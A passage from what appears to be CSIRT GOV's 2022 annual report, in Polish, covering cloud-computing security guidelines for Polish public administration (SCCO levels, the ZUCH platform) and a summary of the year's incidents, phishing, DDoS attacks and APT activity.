Korzystanie z dedykowanych kanałów komunikacji elektronicznej jest niezbędne do niezwłocznego reagowania na incydenty bezpieczeństwa, umożliwia prowadzenie prawidłowej i efektywnej analizy ryzyka zagrożeń w CRP, a także wspomaga proces dystrybucji przez Zespół CSIRT GOV ostrzeżeń czy formułowania zaleceń. Wzrost znaczenia zunifikowanych i drożnych kanałów komunikacji nabrał szczególnego znaczenia w kontekście pojawienia się zagrożeń skutkujących wprowadzeniem w 2022 roku w cyberprzestrzeni RP stopni alarmowych CRP. Oznaczało to konieczność prowadzenia wzmożonego monitorowania stanu bezpieczeństwa systemów teleinformatycznych w ramach infrastruktury teleinformatycznej podmiotów krajowego systemu cyberbezpieczeństwa. W przypadku wykrycia incydentów naruszających bezpieczeństwo tych systemów, skuteczne i szybkie przekazanie informacji o zagrożeniach do Zespołu CSIRT GOV pozwala bowiem na bieżącą, właściwą ocenę rzeczywistych zagrożeń dla pozostałych podmiotów, a co za tym idzie przyczynia się do wzmocnienia ogólnego poziomu cyberbezpieczeństwa RP.

8 WYTYCZNE W ZAKRESIE STOSOWANIA ROZWIĄZAŃ TYPU CHMURY

8.1. Wykorzystanie rozwiązań chmurowych w administracji RP

Organy administracji państwowej, podobnie jak przedsiębiorstwa prowadzące działalność biznesową, stają wobec nowych wyzwań, będących efektem stałego i dynamicznego rozwoju technologii informacyjno-telekomunikacyjnej (Information&Communication Technologies – ICT). Jako jeden z najszybciej rozwijających się obszarów wyróżnić można silną ekspansję i upowszechnienie rozwiązań opierających się na przetwarzaniu chmurowym (ang. Cloud Computing – CC).

Przedmiotowy trend dotyczy także szeroko pojętego sektora państwowego, gdzie zauważalna jest wzrastająca tendencja do przechodzenia z modelu dystrybucji usług z rozwiązań on-permise w kierunku modelu Software as a Service (SaaS), jako tańszego i efektywniejszego w zakresie utrzymania, aktualizacji i rozwoju systemów. Należy zauważyć przy tym, że organy administracji państwowej oraz pozostałe podmioty realizujące zadania publiczne na podstawie Rozporządzenia Rady Ministrów z dnia 12 kwietnia 2012 r. w sprawie Krajowych Ram Interoperacyjności, minimalnych wymagań dla rejestrów publicznych i wymiany informacji w postaci elektronicznej oraz minimalnych wymagań dla systemów teleinformatycznych (Dz.U. 2017 poz. 2247) zostały zobligowane do właściwego doboru środków, metod i standardów wykorzystywanych do zaplanowania, wdrożenia oraz utrzymania systemów teleinformatycznych wykorzystywanych do realizacji własnych zadań.

Jednym z dostępnych środków, zapewniających możliwość realizacji powyższych celów, przy zachowaniu reguły optymalizacji kosztów funkcjonowania administracji publicznej, a także jednoczesnym zachowaniu właściwych standardów w zakresie dostępności i jakości świadczonych usług jest zastosowanie przetwarzania chmurowego. Jednakże, biorąc pod uwagę rosnącą skalę zagrożeń bezpieczeństwa cyberprzestrzeni, istotnym elementem projektowania i wdrażania rozwiązań ICT w tym obszarze jest właściwe zaprojektowanie, wdrożenie i utrzymanie rozwiązań oparciu o rzetelnie przeprowadzony proces analizy ryzyka i wyboru rozwiązań odpowiednich dla specyfiki działania poszczególnych podmiotów. W tym zakresie należy w szczególności brać pod uwagę rodzaj agregowanych i przetwarzanych danych, realizowany w oparciu o obowiązujące reguły prawa.

Podstawowym aktem prawnym dotykającym problematyki bezpieczeństwa teleinformatycznego krajowego sektora publicznego jest ustawa z dnia 17 lutego 2005 r. o informatyzacji działalności podmiotów realizujących zadania publiczne (Dz.U. 2023 poz. 57), a także wydane w oparciu o nią przytoczone powyżej Rozporządzenie. Przepisy te określają minimalne wymagania dla systemów teleinformatycznych projektowanych, wdrażanych i wykorzystywanych przez podmioty

administracji publicznej, zapewniających m. in. właściwy poziom funkcjonalności, niezawodności, używalności, wydajności, dostępności oraz przenoszalności. Przywołane przepisy obligują ponadto użytkowników przedmiotowej infrastruktury do wdrożenia, utrzymywania i doskonalenia systemu zarządzenia bezpieczeństwem informacji w niej przetwarzanych zapewniający ich poufność, dostępność oraz integralność, przy uwzględnieniu takich atrybutów jak autentyczność, rozliczalność, niezaprzeczalność, a także niezawodność stosowanych rozwiązań.

W obszarze wykorzystania usług chmurowych przez organy administracji publicznej, dokumentem wiodącym jest Uchwała nr 97 Rady Ministrów z dnia 11 września 2019 r. w sprawie Inicjatywy „Wspólna Infrastruktura Informatyczna Państwa" (M.P. 2021 poz. 1006), obejmująca w szczególności zagadnienia związane z:

- budową, rozwojem, utrzymaniem, wykorzystaniem oraz zarządzaniem zasobami Rządowej Chmury Obliczeniowej (RCB), jako chmury wspólnotowej administracji publicznej[1];
- budową, rozwojem i utrzymaniem Rządowego Klastra Bezpieczeństwa, rozumianego jako zespół usług bezpieczeństwa oraz środków technicznych stosowanych do zabezpieczenia Rządowej Chmury Obliczeniowej;
- zapewnieniem podmiotom administracji publicznej możliwości nabywania usług przetwarzania w publicznych chmurach obliczeniowych;
- budową i utrzymaniem systemu teleinformatycznego wspomagającego zarządzanie usługami przetwarzania w Rządowej Chmurze Obliczeniowej i w publicznych chmurach obliczeniowych, zwanego dalej „Systemem Zapewnienia Usług Chmurowych" (https://chmura.gov.pl/zuch);
- określeniem Standardów Cyberbezpieczeństwa Chmur Obliczeniowych (SCCO).

Działania w ramach inicjatywy WIIP są również elementem budowy krajowego systemu cyberbezpieczeństwa, o którym mowa w ustawie z dnia 5 lipca 2018 r. o krajowym systemie cyberbezpieczeństwa (Dz. U. 2022 poz. 1863).

[1] chmura wspólnotowa – sposób wdrażania chmury obliczeniowej, w którym infrastruktura jest przeznaczona do wyłącznego użytku przez określoną grupę organizacji mających wspólne założenia (m.in. misję, wymagania bezpieczeństwa, politykę, zgodność z regulacjami), może być własnością jednej lub więcej organizacji wchodzącej w skład grupy, strony trzeciej lub ich kombinacji bądź może być przez nie zarządzana i obsługiwana i jest zainstalowana w siedzibie organizacji lub poza nią;

Wśród strategicznych kierunków, jakie realizuje inicjatywa WIIP należy wymienić przede wszystkim:

- podniesienie poziomu bezpieczeństwa przetwarzania danych i świadczenia usług elektronicznych w administracji rządowej;
- ograniczenie zjawiska wielokrotnego gromadzenia tych samych danych w środowiskach informatycznych oraz zniesienie barier technologicznych w przypadku rejestrów publicznych;
- upowszechnienie modelu przetwarzania w chmurach obliczeniowych, jako głównego sposobu realizacji systemów teleinformatycznych państwa (w tym również zmiana technologii wytwarzania oprogramowania).

Ważnym elementem inicjatywy WIIP jest opracowanie klasyfikacji systemów teleinformatycznych oraz wdrożenie jednolitych standardów bezpieczeństwa infrastruktury przetwarzania danych, które umożliwią migrację systemów i danych do modelu przetwarzania w chmurze obliczeniowej.

Przedmiotowa regulacja określa m. in. zagadnienia związane z minimami technicznymi oraz organizacyjnymi, które muszą zostać spełnione przez operatorów centrów przetwarzania danych oferujących usługi przetwarzania chmurowego, a także kryteria klasyfikacji i oceny możliwości korzystania przez dany system teleinformatyczny z usług przetwarzania w RChO oraz publicznych chmurach obliczeniowych. Definiuje ponadto rodzaje chmur obliczeniowych (publiczna, prywatna, hybrydowa, wspólnotowa) oraz modele świadczonych przez nie usług (IaaS, Paas, SaaS) możliwych do wykorzystania przez jednostki administracji publicznej.

Uchwała definiuje jednocześnie odpowiedzialność CSIRT GOV, a także pozostałych Zespołów Reagowania na Incydenty Bezpieczeństwa Komputerowego działających na poziomie krajowym.

Zgodnie z jej postanowieniami **CSIRT GOV jest odpowiedzialny za ocenę możliwości wykorzystania publicznych chmur obliczeniowych przez podmioty administracji państwowej pozostające w obszarze jego działania i przygotowanie opinii w powyższym zakresie.**

Podmiot odpowiedzialny za utrzymanie określonego systemu teleinformatycznego jest zobligowany do przeprowadzenia analizy pozwalającej na dokonanie oceny optymalnego i bezpiecznego wykorzystania usług chmurowych. Przy wyborze modelu usługi należy przede wszystkim brać pod uwagę kryteria określające możliwość wykorzystania usług chmurowych, w zależności od rodzaju i wrażliwości przetwarzanych w systemach danych. W przypadku, gdy przedmiotowa kwalifikacja umożliwia wykorzystanie przetwarzania w określonej kategorii usług chmurowych system, czy zasób może zostać ulokowany w odpowiedniej chmurze. Wybór rozwiązania powinien być jednak poprzedzony analizą według kryteriów określonych w przygotowanych przez Ministerstwo Cyfryzacji Standardach Cyberbezpieczeństwa Chmur Obliczeniowych – SCCO (https://chmura.gov.pl/zuch/static/media/SCCO_v_1.00.pdf)[2].

Dokument SCCO stanowi zbiór wymagań prawnych, organizacyjnych i technicznych zapewniających cyberbezpieczeństwo w modelach wdrażania chmur obliczeniowych w ramach Inicjatywy „Wspólna Infrastruktura Informatyczna Państwa", jakie muszą spełnić podmioty administracji rządowej zarządzające Centrami Przetwarzania Danych (CPD), w celu ich przyłączenia do Rządowego Klastra Bezpieczeństwa (RKB) lub włączenia do wspólnych zasobów Rządowej Chmury Obliczeniowej (RChO), a także dostawcy usług chmur obliczeniowych w ramach Publicznej Chmury Obliczeniowej (PChO).

Definiuje w szczególności poniższe elementy:

- poziomy wymagań bezpieczeństwa wg rodzaju przetwarzanych informacji:
  - Poziom SCCO1: niekontrolowane informacje nieklasyfikowane;
  - Poziom SCCO2: kontrolowane informacje urzędowe;
  - Poziom SCCO3: kontrolowane wrażliwe informacje urzędowe;
  - Poziom SCCO4: informacje niejawne.
- przyporządkowanie określonych rodzajów usług chmurowych wg poziomów wymagań dla poszczególnych systemów:
  - zasoby RChO;
  - publiczne chmury obliczeniowe w jurysdykcji polskiej;
  - publiczne chmury obliczeniowe poza polską jurysdykcją.

[2] Przy wyborze modelu usług, a także ich dostawcy, podmioty administracji publicznej mogą opierać analizę również o kryteria określone w innych standardach. Istotnym w tej materii jest m. in. Komunikat Urzędu Komisji Nadzoru Finansowego z dnia 23 stycznia 2020 r. dotyczący przetwarzania przez podmioty nadzorowane informacji w chmurze obliczeniowej publicznej lub hybrydowej (https://www.knf.gov.pl/knf/pl/komponenty/img/Komunikat_UKNF_Chmura_Obliczeniowa_68669.pdf). Niemniej jednak SCCO stanowią zbiór standardów podstawowych dla sektora publicznego.

- proces wyboru i przygotowania rozwiązania uwzględniający analizę ryzyka;
- wymagania w zakresie zabezpieczenia danych (w tym protokołów szyfrowania);
- algorytm postępowania przy wyborze dostawcy usług przetwarzania chmurowego.

Zespół CSIRT GOV, realizując zadania w zakresie oceny możliwości ulokowania zasobów podmiotów administracji w chmurze obliczeniowej skupia się przede wszystkim na ocenie ryzyk związanych wykorzystaniem tego rozwiązania w kontekście bezpieczeństwa kluczowych dla podmiotów oraz całego obszaru administracji państwowej zasobów informacji. Należy przy tym podkreślić, iż szczegółowa analiza ryzyka pozostaje ściśle uzależniona od specyfiki danego podmiotu, sposobu jego funkcjonowania, umiejscowienia w poszczególnych obszarach administracji, a wreszcie rodzaju i poziomu wrażliwości przetwarzanych danych.

Przybliżeniu tego typu klasyfikacji zasobów służy przede wszystkim tabela poglądowa właściwa dla standardu SCCO. Jednakże, jako punkt wyjścia każdorazowo należy mieć na uwadze przesłankę bezwzględną dotyczącą określenia możliwości przetwarzania danych w chmurze w ogóle[3] , a następnie w przypadku stwierdzenia dopuszczalności przetwarzania w chmurze określenie rodzaju dopuszczalnej chmury dla przetwarzanych zasobów według SCCO.

[3] Podstawą do oceny czy dane przetwarzane w systemie teleinformatycznym mogą być rozpatrywane pod kątem rozwiązań chmurowych jest Załącznik nr 2 do Uchwały nr 97 Rady Ministrów z dnia 11 września 2019 r. w sprawie Inicjatywy „Wspólna Infrastruktura Informatyczna Państwa", w którym określone zostały Kategorie systemów teleinformatycznych, które mogą korzystać z usług przetwarzania w Rządowej Chmurze Obliczeniowej lub w publicznych chmurach obliczeniowych wraz z oznaczeniem możliwości utrzymania w Rządowej Chmurze Obliczeniowej lub w publicznych chmurach obliczeniowych.

SCCO	KATEGORIE INFORMACJI	WYMAGANE ZABEZPIECZENIA DLA CHMURY OBLICZENIOWEJ	CENTRA PRZETWARZANIA DANYCH - JURYSDYKCJA	DOSTĘP DO ZASOBÓW	SEPARACJA	WYMAGANIA DLA PERSONELU
1	Niekontrolowane informacje nieklasyfikowane	Zabezpieczenia SCCO na poziomie NISKIM / UMIARKOWANYM potencjalnego wpływu na atrybuty bezpieczeństwa	Przetwarzanie dozwolone w centrach danych poza polską jurysdykcją	Internet i/lub wydzielone usługi transmisji danych	Wirtualna/Logiczna DOSTĘP PUBLICZNY	Personel dopuszczany przez dostawcę usług chmur obliczeniowych
2	Kontrolowane informacje urzędowe	Poziom SCCO1 + zabezpieczenia do ochrony informacji urzędowych	Przetwarzanie dozwolone w centrach danych w polskiej jurysdykcji	Internet i/lub wydzielone łącza logiczne – wymagania Narodowych Standardów Cyberbezpieczeństwa	Wirtualna/Logiczna Silna separacja pomiędzy organizacyjnymi zasobami publicznych chmur obliczeniowych (tenantami) oraz dedykowany kontrolowany dostęp do zasobów informacyjnych	Personel posiadający poświadczenia bezpieczeństwa osobowego na poziomie „POUFNE”
3	Kontrolowane wrażliwe informacje urzędowe	Poziom SCCO2 + zabezpieczenia Rządowego Klastra Bezpieczeństwa	Przetwarzanie danych w Rządowej Chmurze Obliczeniowej (RChO)	Rządowy Klaster Bezpieczeństwa	Wirtualna/Logiczna Silna separacja pomiędzy organizacyjnymi zasobami RChO oraz dedykowane i kontrolowane przez RKB punkty styku z sieciami publicznymi	Personel posiadający poświadczenia bezpieczeństwa osobowego na poziomie „TAJNE”
4	Informacje niejawne	Poziom SCCO3 + wymagania ochrony informacji niejawnych	Przetwarzanie w centrach danych akredytowanych do przetwarzania określonej klauzuli informacji niejawnych	Sieci akredytowane do przekazywania określonej klauzuli informacji niejawnych	Akredytacja bezpieczeństwa dla wszystkich zasobów dedykowanych chmur obliczeniowych. Silna separacja od sieci publicznych	Personel posiadający poświadczenia bezpieczeństwa osobowego na poziomie „ŚCIŚLE TAJNE” lub „TAJNE”

Źródło: https://chmura.gov.pl/zuch/static/media/SCCO_v_1.00.pdf

Wykorzystanie usług chmurowych pozostaje każdorazowo w gestii gestora danych czy też systemów. Niemniej jednak CSIRT GOV, przy ocenie możliwości zastosowania poszczególnych wariantów usług opierających się na przetwarzaniu chmurowym, bierze pod uwagę identyfikowalne obszary cyberbezpieczeństwa zasobów, w oparciu o podstawowe atrybuty, tj. poufność informacji, ich integralność, czy dostępność[4].

W przedmiotowym zakresie punktem wyjścia oceny ryzyka jest świadomość, iż przeniesienie procesów przetwarzania danych i utrzymania systemów do chmury obliczeniowej nie zwalnia usługobiorcy z odpowiedzialności za prawidłowość i bezpieczeństwo funkcjonowania procesów. Poziom odpowiedzialności jest różny w zależności od rodzaju usługi (największy w modelu IaaS), jednakże to do obszaru odpowiedzialności właściciela danych należy ocena bezpieczeństwa wykorzystania usług chmurowych, a także stałego monitoringu oraz doskonalenie jego poziomu.

Jeżeli chodzi o kryteria, które są brane pod uwagę w procesie oceny możliwości wykorzystania poszczególnych rodzajów usług oraz oceny bezpieczeństwa, należą do nich przede wszystkim:

- rodzaj i wrażliwość danych przetwarzanych w ramach usługi, a także ewentualne konsekwencje nieuprawnionego dostępu do informacji, ich ujawnienia, bądź utraty (w tym nieautoryzowanego dostępu do danych gwarantowaną przez jurysdykcję kraju usługodawcy);
- rodzaj usługi świadczonej w chmurze;
- dostępność usługi oraz ewentualny wpływ braku ciągłości dostępu do usługi na procesy realizowane przez podmiot;
- zapewnienie szyfrowej ochrony danych przesyłanych i przechowywanych w ramach usługi;
- zapewnienie właściwego poziomu uwierzytelnienia użytkowników usług;

[4] Poufność informacji, w zakresie której należy przeanalizować czy jej naruszenie (np. nieautoryzowane ujawnienie danych) będzie uniemożliwiało lub będzie powodowało istotne zagrożenie dla realizacji szczególnych zadań państwa Integralność informacji, w zakresie której należy przeanalizować, czy naruszenie integralności (np. nieautoryzowane zmodyfikowanie) danych będzie uniemożliwiało lub będzie powodowało istotne zagrożenie dla realizacji szczególnych zadań państwa, czy system jest systemem referencyjnym dla innych systemów, w tym czy modyfikacja danych w systemie może spowodować lub ma wpływ na dane przetwarzane w innym systemie o szczególnym znaczeniu dla realizacji zadań państwa, a także czy wpis lub zmiana wpisów w systemie powoduje bezpośrednie skutki prawne;
Dostępność informacji, w zakresie której należy określić, czy brak dostępu do danych będzie uniemożliwiał lub powodował istotne zagrożenie dla realizacji szczególnych zadań państwa, a także czy w celu realizacji szczególnych zadań państwa system powinien funkcjonować również w przypadku braku świadczenia usług przez dostawcy komercyjnego.

- możliwość elastycznego wpływu na zakres usług świadczonych przez dostawcę rozwiązań chmurowych;
- lokalizację centrów gromadzenia danych usługodawców, która może implikować problemy wynikające z braku zgodności regulacyjnej w sytuacji ewentualnych sporów prawnych;
- zgodność technologiczną pomiędzy usługami różnych dostawców oraz własną infrastrukturą podmiotów;
- możliwość wykorzystania infrastruktury w oparciu o CPD będące w posiadaniu własnym, bądź podmiotów partnerskich;
- rzetelne uregulowanie zasad współpracy w ramach umów o świadczenie usług.

W celu zapewnienia jak największego poziomu bezpieczeństwa, a także efektywności wykorzystania usług chmurowych, CSIRT GOV rekomenduje wykorzystanie systemu Zapewnienia Usług Chmurowych - ZUCH (https://chmura.gov.pl/zuch). Jest to platforma dedykowana dla podmiotów administracji publicznej, umożliwiająca m. in.:

- kwalifikację systemu informatycznego, umożliwiającą określenie czy dany system lub jego część może zostać umieszczona w PChO, lub RChO, czy też należy go umieścić poza środowiskiem chmurowym;
- optymalizację procesu zamawiania usług poprzez podpisanie „ex ante" umów ramowych z wybranymi dostawcami (odbiorcy usług będą przystępować do postępowania na etapie umów wykonawczych);
- wsparcie procesu pre-konfiguracji usług.

Zintegrowanie procesu konfigurowania i wyboru usług w ramach Systemu ZUCH pozwala na uzyskanie szeregu korzyści. Ciągły rozwój katalogu usług chmurowych w ramach RChO oraz PChO umożliwia właściwe dostosowanie wymagań do specyfiki poszczególnych podmiotów. Dodatkowo, dzięki rozbudowanemu katalogowi dostawców usług, zainteresowana instytucja jest w stanie ograniczyć czas potrzebny na wybór dostawcy usługi oraz zawarcie umowy, a także ograniczyć koszty (efekt skali) oraz ryzyka związanego z zakupem usług IT (zweryfikowany dostawca). Jednocześnie określenie w systemie standardów usług pozwala na ujednolicenie metod wykorzystania usług chmurowych oraz ujednolicenie standardów bezpieczeństwa dla oferowanych usług przetwarzania chmurowego. W zakresie odpowiedzialności CSIRT GOV umożliwia również szybką i rzetelną ocenę możliwości wykorzystania poszczególnych wariantów rozwiązań chmurowych w ramach konkretnych procesów.

9 PODSUMOWANIE

9. Podsumowanie

W roku 2022 r. Zespół CSIRT GOV, podobnie jak w latach ubiegłych, odnotował wysoki wolumen incydentów bezpieczeństwa teleinformatycznego identyfikowanych w obszarze infrastruktury podmiotów wchodzących w skład krajowego systemu bezpieczeństwa, w szczególności organów administracji publicznej, a także systemów należących do operatorów infrastruktury krytycznej RP. Jako incydenty bezpieczeństwa zakwalifikowano łącznie 21 563 zdarzenia. W przeważającej części były to zdarzenia rozpoznane przez system wczesnego ostrzegania ARAKIS GOV, którego zasięg działania jest systematycznie poszerzany. Ponadto, spośród zgłoszeń otrzymanych przez Zespół CSIRT GOV, jako incydenty zakwalifikowano 4 959 zdarzeń.

Istotny wpływ na liczbę zgłoszeń miało ogłoszenie przez Prezesa Rady Ministrów stopnia alarmowego ALFA-CRP, a następnie CHARLIE-CRP. Przedmiotowa sytuacja skutkowała zwiększeniem stopnia zaangażowania zespołów odpowiedzialnych za bezpieczeństwo systemów teleinformatycznych, stanowiące odpowiedź na zwiększone zagrożenie ze strony działań cyberprzestępczych dla elementów infrastruktury kluczowych z punktu widzenia funkcjonowania państwa.

W zakresie rodzaju oraz wolumenu identyfikowanych zagrożeń, największa liczba odnotowanych zdarzeń dotyczyła prób wykorzystania podatności wynikających zarówno z błędnej konfiguracji elementów systemów, jak również samych podatności ujawnianych w stosowanych rozwiązaniach teleinformatycznych.

Szczególną uwagę w kontekście bezpieczeństwa chronionych systemów należy zwrócić na fakt odnotowania znacznej liczby kampanii socjotechnicznych. W roku 2022 rozpoznano 1 053 incydenty tego rodzaju, w ramach których atakujący wykorzystywali narzędzia o różnorodnym charakterze. Charakterystyczne było w tym zakresie celowe wykorzystywanie wizerunku, elementów graficznych, czy wreszcie merytorycznej zawartości oficjalnych domen oraz korespondencji jednostek administracji publicznej oraz znanych podmiotów gospodarczych. Celem kampanii były przede wszystkim próby pozyskania danych uwierzytelniających do infrastruktury atakowanych podmiotów, w tym służbowych skrzynek poczty elektronicznej ich pracowników. Identyfikowane były także aktywności zmierzające do dystrybucji oprogramowania złośliwego, a także wyłudzenia środków finansowych. Kampanie te miały częstokroć charakter rozproszony i masowy. Jako niosące największe zagrożenie kwalifikowano jednakże kampanie ukierunkowane na konkretne podmioty, w tym infrastrukturę krytyczną. Świadczyły one bowiem o celowości i intencjonalności atakujących.

Nie mniej istotnym zagrożeniem, mogącym przede wszystkim skutkować utrudnieniem bądź, w skrajnych przypadkach, uniemożliwieniem dostępu do upowszechniającego się w ostatnich latach systemu usług publicznych świadczonych za pośrednictwem Internetu, były ataki DDoS. Zespół CSIRT GOV obserwował ponad dwukrotny wzrost tego rodzaju działań. Co więcej, charakter, korelacja czasowa, a także wybór celów, świadczyły o wysokim poziomie koordynacji oraz celowości działań grup cyberprzestępczych.

Na podstawie zgłoszeń kierowanych do CSIRT GOV, a także danych pozyskiwanych z systemu ARAKIS można stwierdzić, iż obszarem, w zakresie którego niezmiennie odnotowywana jest najintensywniejsza aktywność cyberprzestępcza jest infrastruktura krytyczna RP (w tym energetyka, transport). Istotnym celem ataków były również instytucje świadczące usługi publiczne (m.in. w zakresie ubezpieczeń społecznych, służby zdrowia) oraz podmioty administracji publicznej (w szczególności w zakresie usług on-line).

Ponadto, w ramach bieżącej pracy, Zespół CSIRT GOV dystrybuował ostrzeżenia i rekomendacje w zakresie rozpoznanych zagrożeń cyberprzestrzeni, m.in. dot. zidentyfikowanych wskaźników zagrożeń (IoC), podatności, kampanii socjotechnicznych, czy planowanych ataków DDoS.

Obecna sytuacja geopolityczna, w szczególności konflikt zbrojny w Ukrainie, postawiła przed Zespołem CSIRT GOV szereg zupełnie nowych wyzwań oraz wygenerowała nienotowany wcześniej poziom zagrożeń. Należy tutaj przede wszystkim wskazać intensyfikację ataków wymierzonych w infrastrukturę teleinformatyczną podmiotów należących do administracji rządowej oraz podmiotów odpowiedzialnych za utrzymanie funkcjonowania infrastruktury krytycznej.

W związku z powyższym, działając w okolicznościach stałego, podwyższonego poziomu zagrożenia w dniu 18 stycznia 2022 roku wprowadzono na terytorium RP stopień alarmowy ALFA-CRP, który w dniu 21 lutego 2022 roku podwyższono do stopnia alarmowego CHARLIE-CRP. Stopień ten został utrzymany do końca minionego roku. Jego wprowadzenie spowodowało konieczność realizacji przez krajowe Zespoły Reagowania na Incydenty Bezpieczeństwa Komputerowego szczebla krajowego określonego spektrum działań. Z punktu widzenia CSIRT GOV było to w szczególności wmożenie monitoringu stanu bezpieczeństwa systemów teleinformatycznych organów administracji publicznej lub systemów teleinformatycznych wchodzących w skład infrastruktury krytycznej.

Od lutego 2022 r., tj. od czasu wprowadzenia stopnia alarmowego CHARLIE CRP na terenie kraju, CSIRT GOV zarejestrował znaczny wzrost liczby ataków DDoS, a także szereg socjotechnicznych kampanii phishingowych, czy podmian stron internetowych. Jednocześnie, miały miejsce incydenty wskazujące na aktywność dezinformacyjną, w szczególności o charakterze antyukraińskim.

Dodatkowo, w toku realizowanych w ramach CHARLIE-CRP zadań, Zespół CSIRT GOV rozdystrybuował szereg ostrzeżeń oraz biuletynów bezpieczeństwa, zawierających informacje na temat podatności, które były wykorzystywane podczas trwania zidentyfikowanych w 2022 roku kampanii, czy ataków elektronicznych. Do najczęściej występujących zagrożeń należy zaliczyć tutaj wykorzystanie podatności środowiska MS Exchange Server.

Rok 2022 to także czas intensyfikacji działań grup APT – wielu z nich działających w kontekście konfliktu zbrojnego w Ukrainie. Szczególnym, relatywnie nowym rodzajem zagrożenia, który został zidentyfikowany m.in. w Ukrainie było wykorzystanie szkodliwego oprogramowania typu wiper, mającego na celu uszkodzenie przetwarzanych na zaatakowanym systemie danych, a tym samym doprowadzenie do jego całkowitej nieużyteczności.

W obszarze CRP, Zespół CSIRT GOV zarejestrował aktywność innych grup APT, które od lat wpisują się w polski krajobraz cyberzagrożeń, w szczególności APT28, APT29, Turla, czy Mustang Panda. Natomiast, rozpoznany wektor ataku opierał się przede wszystkim o „tradycyjne" techniki, tj. ataki socjotechniczne, mające na celu propagację szkodliwego oprogramowania, którego zadaniem była kradzież danych wrażliwych i utrzymanie stałego, zdalnego dostępu do przejętych zasobów.

Jednym z ważniejszych obszarów działania Zespołu CSIRT GOV jest analiza szkodliwego oprogramowania. Zgodnie z przeprowadzonymi w 2022 roku analizami najczęściej badanymi próbkami było zagrożenie typu RAT o nazwie Agent Tesla oraz szereg wariantów zagrożenia HTML Phisher, przesyłanych jako załączniki do poczty elektronicznej w postaci plików HTML/HTM, zawierających zaobfuskowany kod JavaScript.

Podsumowując działanie systemu wczesnego ostrzegania o zagrożeniach ARAKIS GOV należy wskazać, że zdecydowana przewaga odnotowanych alarmów to skanowanie, a następnie komunikacja z adresami IP i domenami uznanymi za złośliwe lub mogące stanowić zagrożenie. Ponadto, większość odnotowanej przez ARAKIS GOV komunikacji pochodziła z adresacji przypisanej do USA i Federacji Rosyjskiej.

Zespół CSIRT GOV, realizując działania określone w 32a Ustawy z dnia 24 maja 2002 r. o Agencji Bezpieczeństwa Wewnętrznego oraz Agencji Wywiadu w roku 2022 dokonał planowej oceny bezpieczeństwa systemów teleinformatycznych wykorzystywanych przez 16 podmiotów administracji publicznej oraz należących do infrastruktury krytycznej. W ramach realizacji przedmiotowego przedsięwzięcia możliwa była identyfikacja szeregu podatności, do których zaliczono przede wszystkim:

- wykorzystywanie nieaktualizowanych bądź niewspieranych wersji oprogramowania,
- funkcjonowanie usług lub protokołów podatnych na ataki,
- błędną konfigurację usług,
- zagrożenia związane z niskim poziomem uwierzytelniania użytkowników.

Biorąc pod uwagę konieczność stałego podnoszenia kompetencji kadr odpowiedzialnych za cyberbezpieczeństwo RP, a w szczególności jej najbardziej wrażliwych elementów, członkowie Zespołu CSIRT GOV brali ponadto udział w szeregu szkoleń specjalistycznych, a także ćwiczeniach międzynarodowych dających okazję do zapoznania się z najnowszymi narzędziami przeciwdziałania stale ewoluującym zagrożeniom w przestrzeni cyfrowej. Uczestnictwo w tego rodzaju wydarzeniach pozwoliło jednocześnie na zacieśnienie kontaktów oraz wymianę doświadczeń pozwalających na bardziej skoordynowaną i efektywniejszą obsługę incydentów bezpieczeństwa w przyszłości.

Kolejną dziedziną aktywności Zespołu CSIRT GOV w 2022 r. było wreszcie uczestnictwo w procesie opiniowania możliwości zastosowania przez podmioty administracji publicznej rozwiązań chmurowych. Konieczność coraz powszechniejszego zastosowania chmur obliczeniowych w procesach realizowanych przez podmioty publiczne wynika m.in. ze zmiany sposobu świadczenia usług przez dostawców usług informatycznych (np. w zakresie bezpieczeństwa, zarządzania procesami, przetwarzania danych), wyzwań stawianych przez społeczeństwo informatyczne, a także wymagań dotyczących optymalizacji i ekonomiki funkcjonowania administracji państwowej.

W przedmiotowym zakresie rolą CSIRT GOV była ocena możliwości zastosowania przetwarzania chmurowego przez poszczególne instytucje, a także wskazanie możliwego do zastosowania modelu, przy szczególnym uwzględnieniu specyfiki podmiotu oraz rodzaju świadczonych przezeń usług, rodzaju i poziomu wrażliwości agregowanych danych, wymaganego poziomu cyberbezpieczeństwa, a także zidentyfikowanych w toku analizy ryzyk.

Na podstawie analizy przeprowadzonej w oparciu o wzmiankowane kryteria Zespół CSIRT GOV wydawał opinie odnośnie dopuszczalności wykorzystania usług chmurowych dla wskazanych przez podmioty systemów teleinformatycznych. Jednocześnie dystrybuowano rekomendacje w zakresie kryteriów oraz sposobów dokonywania właściwej analizy bezpieczeństwa i wyboru usług chmurowych. CSIRT GOV wskazywał także narzędzia pozwalające na efektywną realizację tego procesu (m. in. standardy SCCO, System Zapewnienia Usług Chmurowych – ZUCH).

Podsumowując obszar zagrożeń w roku 2022 należy zwrócić przede wszystkim uwagę na ciągle utrzymującą się perspektywę dużego ryzyka występowania zagrożeń podyktowanych konfliktem zbrojnym w Ukrainie. Zagrożenia te w dużej mierze bazują na przygotowywaniu kolejnych odsłon kampanii phishingowych dostosowując arsenał środków cyberofensywnych celem eksploitacji systemów i sieci teleinformatycznych. Dodatkowo należy liczyć się z ciągłymi zagrożeniami dla usług dostępnych w sieci Internet w zakresie prób eksploatacji znanych podatności, jak również podatności ujawnianych na bieżąco, zwłaszcza typu 0-day. Brak stosownych aktualizacji środowiska teleinformatycznego oznacza każdorazowo duże ryzyko przełamania zabezpieczeń i utraty danych w postaci ich eksfiltracji jak również zaszyfrowania narzędziami ransomware. Należy także uwzględniać ryzyka ataków DDoS, związanych zwłaszcza z działaniami grup haktywistycznych, oraz stosownie je mitygować w ramach współpracy z operatorami telekomunikacyjnymi, a także poprzez stosowanie dedykowanych rozwiązań antyDDoS.

Tym samym ważne jest bieżące analizowanie przez podmioty administracji państwowej, operatorów infrastruktury krytycznej, czy operatorów usług kluczowych środowiska bezpieczeństwa, znajdowanie słabych punktów w infrastrukturze oraz ich eliminacja. Każdy incydent powinien być przeanalizowany pod kątem przyczyny jego materializacji, a wnioski z analizy powinny każdorazowo posłużyć do zmian w ramach stosowanych środków bezpieczeństwa teleinformatycznego lub stosownych procedur. Nieodzowny element bezpieczeństwa stanowi wreszcie czynnik ludzki. Użytkownicy systemów muszą być stale edukowani i uświadamiani w zakresie bieżących zagrożeń w cyberprzestrzeni RP.

Spis tabel

Spis wykresów

Zainteresowanych służbą lub pracą
w Zespole Reagowania na Incydenty
Bezpieczeństwa Komputerowego

CSIRT GOV

prosimy o kontakt:

praca@csirt.gov.pl

RP